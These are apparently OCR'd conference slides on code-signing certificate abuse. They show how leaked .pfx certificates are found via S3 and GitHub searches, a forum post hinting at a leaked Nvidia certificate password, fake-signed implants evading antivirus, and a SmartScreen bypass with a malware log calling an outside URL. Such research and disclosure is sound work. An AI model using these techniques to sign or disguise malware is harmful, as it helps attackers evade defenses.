
Take a database snapshots, source codes preparing in progress. W8 4 updates

UPDATE: No agreement, wait for source files data leek soon.

```
Name                                   Size
20220119_wwrlt2_full.dmp        255 156 224

Name                                   Size
20220917_eis_full.dmp           894 959 616

_DB_backup_2023_01_23_210012_5583508.bak
Type of file:   BAK File (.bak)
Opens with:     Free File Viewer      Change...
Location:       G:\msi
Size:           26.7 GB (28,768,154,112 bytes)
Size on disk:   26.7 GB (28,768,157,696 bytes)

G:\msi\SW_sourcecode.7z.001\SW_sourcecode\
Name                                   Size
ADV_AE                            4 819 821
CE_Car                      111 410 136 761
CE_PND                       17 981 329 709
CND_AP_Utility                  206 353 115
DPS_BB_BIOS                  11 337 750 998
DPS_BB_SW                       180 202 801
```

Fantastic Code Certs and Where to Find Them

- **They Get Leaked & can be found** *(.pfx, .p12, .pem, .cer, .der)*
    - Snooping through cloud storages – public S3 buckets, Blobs
    - **Githubbing** your way down to PFXes
    - *Beware: not all certs can be used for code signing, only ones with OID: 1.3.6.1.5.5.7.3.3*



Search files

Keywords - Stopwords (start with minus -)

keyword1 keyword2 -stopword1 -stopword2

Filename Extensions (php, xlsx, docx, pdf)

pfx php, xlsx, docx, pdf

□ Full Path □ Treat as regex

All files


Ignored Buckets

None

Showing 1 - 20 out of 18514 results

Premium users using this query see 2106 more results. More info here.

#	Bucket	Filename	Container	Size	Last Modified



path:/.*\.pfx$/

Code	3.1k
Repositories	0
Issues	0
Pull requests	0
Discussions	0
Users	112M
Commits	0
Packages	544k
Wikis	5M
Topics	1M
Marketplace	19k

3.1k files (375 ms)

[redacted].pfx

[redacted]

[redacted].pfx

[redacted]


[redacted].pfx

[redacted].pfx

Fantastic Code Certs and Where to Find Them

» They Get Leaked & can be found

- » Keep an eye on Game Hacking community & *other** forums
  - » They've been toying with Direct Syscalls long before other cool kids
  - » A goldmine of brilliant offensive ideas & prod-ready implementations



houzhenggang / lede Public

lede / package / kernel / mt7628 / src / windows / MediatekInc.pfx


Pillar1989 package:kernel: add rt_flash driver, move mt728 to kernel dir

5.91 KB

https://github.com/houzhenggang/lede/blob/master/package/kernel/mt7628/src/windows/MediatekInc.pfx

KERNELMODE.INFO - ARCHIVE

A forum for reverse engineering, OS internals and malware analysis



UnKnoWnCheaTs - Multiplayer Game Hacking and Cheats
- Anti-Cheat Software & Programming
- Anti-Cheat Bypass

Nvidia leaked code/driver cert

1st March 2022, 12:22 PM

busybox10
1337 H4x0!2

Join Date: Dec 2015
Location: Russia
Posts: 125
Reputation: 17894
Rep Power: 200
Points: 29,782, Level: 25
Level up: 56%, 718 Points needed
Activity: 0%

Nvidia leaked code/driver cert

Список подписей

Имя подписавшего	Алгоритм выбо...	Отметка вре
NVIDIA Corporation	sha1	Нет данных

This image has been resized. Click this bar to view the full image. The original image is sized 911x247.

DebugView on \\DESKTOP-1RB5IU8 (local)

```
#    Time          Debug Print
785  171.20654297  FACE STR: FLEX
```

Display name	Type	Status
111	Driver	Running
1394 OHCI-совместимый хост-конт...	Driver	Stopped
3ware	Driver	Stopped
Драйвер Microsoft ACPI	Driver	Running
Драйвер устройств с ACPI	Driver	Stopped
Microsoft ACPIEx Driver	Driver	Running
Драйвер агрегатора процессора ACPI	Driver	Stopped
Драйвер устройства измерения мо...	Driver	Stopped
Драйвер ACPI Wake Alarm	Driver	Stopped

make paste great again


nv1d1aRules ahahah.... nice password

Last edited by busybox10; 1st March 2022 at 03:18 PM.

https://www.unknowncheats.me/forum/anti-cheat-bypass/491501-nvidia-leaked-code-cert.html#post3380882

Code Signed Threats

» Sometimes they even **get cracked**



Analyzing the MD5 collision in Flame

POST JUNE 11, 2012 3 COMMENTS


One of the more interesting aspects of the Flame malware was the MD5 collision attack that was used to infect new machines through Windows

» Tricky Question: Do scanners ***actually*** verify certs or just rely on its presence?

» Lovely Answer: *It’s complicated.*

» Game Hacking community’s take:


» *„what’s the difference only valorat checks the date”*




are u sure is it working? cuz its expired.

This image has been resized. Click this bar to view the full image. The original image is sized 703x56.

[redacted] [redacted]-2015 [redacted]E7... VeriSign, Inc.



can confirm battleye already blocks this cert



what's the difference only valorat checks the date

https://blog.trailofbits.com/2012/06/11/analyzing-the-md5-collision-in-flame/

Code Signed Threats

» *Sole presence of self-signed certificate can be enough to rule out some players (Jul, 2022):*

» *That's rubbish, it can't be this easy to fool modern malware protection systems!*


» Yeah, exactly – no way!

» So, anyway…

who got tricked?

1. Avast
2. AVG
3. Avira
4. **Cylance**
5. Cynet
6. **F-Secure**
7. MaxSecure
8. **SentinelOne**

(Static ML)



30 / 70

30 security vendors and no sandboxes flagged this file as malicious

1413de7cee2c7c161f814fe93256968450b4e99ae65f0b5e7c2e76128526cc73

Apollo.exe

assembly peexe

1.27 MB
Size


2022-07-13 20:03:10 UTC
a moment ago

Crowdsourced YARA Rules

Matches rule INDICATOR_EXE_Packed_Fody by ditekSHen from ruleset indicator_packed at https://github.com/ditekshen/detection
↳ *Detects executables manipulated with Fody*

Mythic Apollo.exe not signed.

https://www.virustotal.com/gui/file/1413de7cee2c7c161f814fe93256968450b4e99ae65f0b5e7c2e76128526cc73?nocache=1



22 / 69

22 security vendors and no sandboxes flagged this file as malicious

34543de8a6b24c98ea526d8f2ae5f1dbe99d64386d8a8f46ddbcdcebaac3df65

Apollo.exe

assembly invalid-signature overlay peexe signed

1.28 MB
Size

2022-07-13 20:03:23 UTC
a moment ago

Crowdsourced YARA Rules

Matches rule INDICATOR_EXE_Packed_Fody by ditekSHen from ruleset indicator_packed at https://github.com/ditekshen/detection
↳ *Detects executables manipulated with Fody*

Mythic Apollo.exe fake-signed.

https://www.virustotal.com/gui/file/34543de8a6b24c98ea526d8f2ae5f1dbe99d64386d8a8f46ddbcdcebaac3df65?nocache=1

https://twitter.com/mariuszbit/status/1547320418821980160


https://twitter.com/wdormann/status/1582458287915573249
https://twitter.com/stoerchl/status/1582382987047743488

Code Signed Threats

- Microsoft’s SmartScreen had a slip up too as they assumed trust solely based on cert presence

- *MOTW-labeled VBS/Jscript execution:*
  stopped by SmartScreen.


- *Self-Signed MOTW-labeled VBS/Jscript execution*
  No complaints from SmartScreen.
  - That’s patched now!



Windows protected your PC

Windows Defender SmartScreen prevented an unrecognized app from starting. Running this app might put your PC at risk.

More info



Process Monitor - Sysinternals: www.sysinternals.com

Time ...	Process Name	PID	Operation	Path	Result	Detail	User	Integrity
11:11:...	sihost.exe	2124	Process Create	C:\WINDOWS\system32\cmd.exe	SUCCESS	PID: 1456, Comma...	DESKTOP-V26GA...	Medium
11:11:...	sihost.exe	2124	RegOpenKey	HKLM\System\CurrentControlSet\Control\Sessi...	REPARSE	Desired Access: Q...	DESKTOP-V26GA...	Medium

Event Properties

Date:	10/18/2022 11:11:56.4975351 AM
Thread:	6068
Class:	Process
Operation:	Process Create
Result:	SUCCESS
Path:	C:\WINDOWS\system32\cmd.exe
Duration:	0.0000000
PID:	1456
Command line:	cmd /c "start microsoft-edge:http://7668c2781cqpcxvrmm.heatgas.fun/qpcxvrmm^&1^&210735711^

.JS file with malformed signature
Runs without SmartScreen check
or prompting of user


VM has no internet connectivity

5c1be821d8ae29d8569ddc1b76f79ff2ec7017ce018c6c585e949114f1d99d8a

Name	Date modified	Type	Size
Antivirus.Upgrade.Database.Cloud.js.qpc...	10/18/2022 11:11 AM	QPCXVRMM File	220 K
README.html	10/18/2022 11:11 AM	Microsoft Edge H...	16 K

Antivirus.Upgrade.Database.Cloud.js Properties

	Antivirus.Upgrade.Database.Cloud.js
Type of file:	JavaScript File (.js)
Opens with:	Microsoft ® Windows B
Location:	C:\Users\limited\Downloads\5c1be821d8ae29d856
Size:	219 KB (224,762 bytes)
Size on disk:	220 KB (225,280 bytes)
Created:	Tuesday, September 27, 2022, 10:23:10 AM
Modified:	Tuesday, October 18, 2022, 11:08:28 AM
Accessed:	Today, October 18, 2022, 11:08:28 AM
Attributes:	□ Read-only □ Hidden
Security:	This file came from another computer and might be blocked to help protect this computer. □ Unblock



```
// SIG // Begin signature block
// SIG // MIIVnwYJKoZIhvcNAQcCoIIVkDCCFYwCAQExCzAJBgUr
// SIG // DgMCGgUAMGcGCisGAQQBgjcCAQSgWTBXMDIGCisGAQQB
// SIG // gjcCAR4wJAIBAQQQEODJBs441BGiowAQS9NQkAIBAAIB
// SIG // AAIBAAIBAAIBADAhMAkGBSsOAwIaBQAEFPERsxo2fxFs
// SIG // KtMKBx18xQco9nhLoIISCjCCBW8wggRXoAMCAQICEEj8
// SIG // k7RgVZSNNqfJionW1BYwDQYJKoZIhvcNAQEMBQAwezEL
// SIG // MAkGA1UEBhMCR0IxGzAZBgNVBAgMEkJmYWxwanJhcmlz
// SIG // amggVXZlbTEQMA4GA1UEBwwHU2lnZm56YTEaMBgGA1UE
// SIG // CgwRQ29tb2RvIENBIExpbW10ZWQxITAfBgNVBAMMGFlr
// SIG // amdraXVzcnZlbCBHcnpuIFJvamJzdTAeFw0yOTg0MzMw
// SIG // MDAwMDBaFw03NTMzMTYyMzU5NTlaMFYxCzAJBgNVBAYT
// SIG // AkdCMRgwFgYDVQQKEw9TZWN0aWdvIExpbW10ZWQxLTAr
// SIG // BgNVBAMTJFN1Y3RpZ28gUHVibGljIENvZGUgU2lnbmlu
// SIG // ZyBSb290IFI0NjCCAiIwDQYJKoZIhvcNAQEBBQADggIP
// SIG // ADCCAgoCggIBAI3nlBIiBCR0Lv8WIwKSirauNoWsR9Qj
// SIG // kSs+3H3iMaBRb6yEkeNSirXilt7Qh2MkiYr/7xKTO327
// SIG // toq9vQV/J5trZdO1DGmxvEk5mvFtbqrkoIMn2poNK1Dp
// SIG // SluzuGQ2pH5KPalxq2Gzc7M8Cwzv2zNX5b40N+OXG139
// SIG // HxI9ggN25vs/ZtKUMWn6bbM0rMF6eNySUPJkx6otBKvD
// SIG // aurgL6en3G7X6P/aIatAv7nuDZ7G2Z6Z78beH6kMdrMn
// SIG // IKHWuv2A5wHS7+uCKZVwjf+7Fc/+0Q82oi5PMpB0RmtH
// SIG // NRN3BTNPYy64LeG/ZacEaxjYcfrMCPJtiZkQsa3bPizk
// SIG // qhiwxgcBdWfebeljYx42f2mJvqpFPm5aX4+hW8udMIYw
// SIG // 6AOzQMYNDzjNZ6hTiPq4MGX6b8fnHbGDdGk+rMRoO7Hm
```

